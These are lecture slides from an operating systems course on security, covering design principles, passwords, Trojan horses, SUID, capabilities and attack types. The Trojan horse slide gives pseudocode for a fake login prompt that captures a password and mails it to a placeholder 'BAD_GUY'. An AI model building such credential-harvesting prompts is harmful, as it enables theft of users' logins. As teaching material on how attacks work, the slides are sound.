Security

CS 537 - Introduction to Operating Systems

Issues

- Modern systems allow multiple users access to a computer
- Distributed file systems allow users to try and access each others files
- Internet allows communication across public lines (or even wireless)
  – these lines can be "tapped"

Protection

- Physical protection
  – the most secure system is one inside a vault with guards outside and no connection to the outside world
- Software protection
  – using authentication, access lists, encryption, etc. to protect a system
- Without physical protection, software does no good
- We will concern ourselves with software

Mechanism & Policy

- Mechanism
  - basic primitives
  - how something is done
- Policy
  - how primitives are used to implement functionality
  - what will be done
- For a given mechanism, the policy at different locations may differ

Mechanism & Policy

- An example
  - mechanism: capabilities list
    - tells which users can access which resources
  - policy at one location:
    - all users on system have read access to a file
  - policy at a different location:
    - no one but creator of file has any access to a file

Design Principles

- *Public Design*
  - don't make security algorithms secret
  - bad guys are going to figure it out eventually
  - no one but bad guys will know how to stop it
- *Default - No Access*
  - people will complain if they don't have enough access - not the other way around
- *Minimum Privilege*
  - give user just enough access to accomplish a task - no more

Design Principles

- Simple, Uniform Mechanism
  - complexity leads to bugs
  - policy can be difficult to implement
  - make things as simple as possible
- Appropriate Measures
  - what's the cost to a hacker?
  - what's the cost if system is hacked?
  - if rewards don't match effort, system will be left alone

Authentication

- Almost all systems rely on identifying a user to enforce protection
  - can't enforce a policy without knowing who wants access
  - access can be to files, to computers, to programs, etc.
- Most systems use login names and passwords to identify users
- There are other methods
  - what?

Root Access

- Most systems have a system administrator that can do whatever they want
  - Unix calls this the root user
- There are also programs that run with root access
  - password programs, mail programs, etc.
- If a hacker can get root access, they can get almost any information they want

Logins & Passwords

- Login names indicate who wants access
- Passwords confirm user is who they claim to be
- This is the most common method of user authentication
- Keeping a password secret is critical
- Selecting good passwords is critical

Brute Force Attack

- a.k.a. dictionary attack
  - just try to guess everything
- Put delay between attempts
  - 2 second delay after a wrong guess means more computing power won’t help
- Don’t allow common words for passwords
  - this means common names as well
- Try to run common cracker on a password before accepting it

Passwords

- Could have the system assign a random password to a user
  - may be hard for the user to remember
- Make the user change passwords frequently
  - user may switch between 2 passwords
    - not much more secure
  - user may write down password to remember it
- Best thing to do is require the user to select a good password and leave it alone

Trojan Horse

- Write a program that looks like “good guy”
  - make it look like a login prompt
- User enters their login name and password
- Get a message saying incorrect password
  - user thinks they typed it wrong
- E-mail login name and password to bad guy
- Exit the program and return to the real login prompt

Trojan Horse

```
print(“login: “);
name = readLine();
turnOffEchoing();
print(“Password: “);
password = readLine();
sendMail(BAD_GUY, name, password);
print(“Login Incorrect”);
exit();
```

Trojan Horse

- Many other forms of Trojan horse program
  - create a new copy of *ls* that does something malicious but still performs *ls* function
    - requires previous access to the file system
    - if the user running *ls* is root, can really do some damage
  - pretend to be a different computer and give false information out to user logging in

Challenge Response

- User challenges the system
- System gives back a response verifying it is the user
- User then tries to login
  - knows it is dealing with the real thing
- This works well for accessing remote computers
  - requires some type of encryption
  - more on this later

SUID

- Very powerful software primitive
- Allows user to change identity temporarily
  - identity changes to that of the owner of the program being executed
- Most common identity to change to is *root*
  - this means these programs must be very carefully written
  - otherwise a user can do terrible things
- Still keep track of who the user really is
- Each file has another access bit called *setuid*

SUID

- Assume an *ls* command produces the following

```
access          owner       name
_ rwx rwx rwx   mattmcc     myProg
s rwx ___ ___   root        mailProg
```

- Now assume mattmcc runs myProg which has the following code in it


```
n = fork();
if(n == 0) {
        exec("mailProg", …);
}
```

- Also assume that all of the mail files are in a protected directory
- Now mailProg can access all of the mail files and get the mail for mattmcc

Capabilities

- A slightly different approach than access lists
  - recall access lists give rights of each user for each resource
- Everything, including files, is considered an object
- Each user has a set of capabilities they can perform on an object
- These capabilities can be transferred between users

Capabilities



•If object X is an executable program, it may have capabilities of it's own

-- in this way, A can have access to resources it might not otherwise be able to

Capabilities

- To make this work, only the operating system can modify and create capabilities
  - otherwise users could give them selves excessive rights

General Attacks

- *Interruption*
  - – stops a user from getting work done
- *Interception*
  - – grab data in transfer and read it
- *Modification*
  - – change data in transit to give false info
- *Fabrication*
  - – pretend to be someone else

Specific Attacks

- *trap door*
  - – secret entrance into a system
  - – doing this in the compiler can prevent the source code from showing what's going on
    - Ken Thompson's famous trap door compiler
  - – war games
- *logic bomb*
  - – a malicious program set to go off at a certain time
  - – ping a popular server at a specific time
- *trojan horse*
  - – disguise a bad program as a good one
- *denial of service*
  - – send lots of messages to a particular server until it is overloaded and can no longer respond to legitamate requests

Specific Attacks

- *viruses*
  - – additional code added to existing programs
  - – causes these common programs to do something malicious
  - – often they are capable of "spreading" themselves to other programs and other computers
  - – Michelangelo virus
- *worms*
  - – stand-alone programs that repeatedly spawns itself
  - – uses tremendous system resources
    - slows machines down
  - – they can spread very quickly
  - – Robert Morris example